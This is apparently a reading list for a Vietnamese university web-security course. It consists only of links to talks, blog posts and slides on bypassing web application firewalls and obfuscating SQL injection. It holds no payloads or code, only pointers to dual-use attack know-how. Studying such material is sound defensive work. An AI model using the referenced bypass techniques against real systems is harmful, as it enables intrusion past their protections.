[https://owasp.org/www-pdf-archive/OWASP\\_Stammtisch\\_Frankfurt -  
Web\\_Application\\_Firewall\\_Bypassing\\_-\\_how\\_to\\_defeat\\_the\\_blue\\_team\\_-\\_  
2015.10.29.pdf](https://owasp.org/www-pdf-archive/OWASP_Stammtisch_Frankfurt_-_Web_Application_Firewall_Bypassing_-_how_to_defeat_the_blue_team_-_2015.10.29.pdf)

<https://www.yeswehack.com/learn-bug-bounty/web-application-firewall-bypass>

<https://sysdig.com/blog/fuzzing-and-bypassing-the-aws-waf/>

[https://blog.stratumsecurity.com/2023/06/01/sqli-the-road-to-bypassing-an-industry-  
leading-waf/](https://blog.stratumsecurity.com/2023/06/01/sqli-the-road-to-bypassing-an-industry-leading-waf/)

<https://coggle.it/diagram/XJ2fVcOINbl6fBzZ/t/web-application-firewall-bypass>

[https://www.blackhat.com/docs/us-16/materials/us-16-Ivanov-Web-Application-  
Firewalls-Analysis-Of-Detection-Logic.pdf](https://www.blackhat.com/docs/us-16/materials/us-16-Ivanov-Web-Application-Firewalls-Analysis-Of-Detection-Logic.pdf)

[https://paper.bobyliive.com/Meeting\\_Papers/BlackHat/USA-2013/US-13-Salgado-  
SQLi-Optimization-and-Obfuscation-Techniques-Slides.pdf](https://paper.bobyliive.com/Meeting_Papers/BlackHat/USA-2013/US-13-Salgado-SQLi-Optimization-and-Obfuscation-Techniques-Slides.pdf)

<https://h3xstream.github.io/waf-workshop/slides/>

[https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-  
Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf](https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf)

<https://waf-bypass.com/>



# Bảo mật web và ứng dụng



Trường ĐH CNTT TP. HCM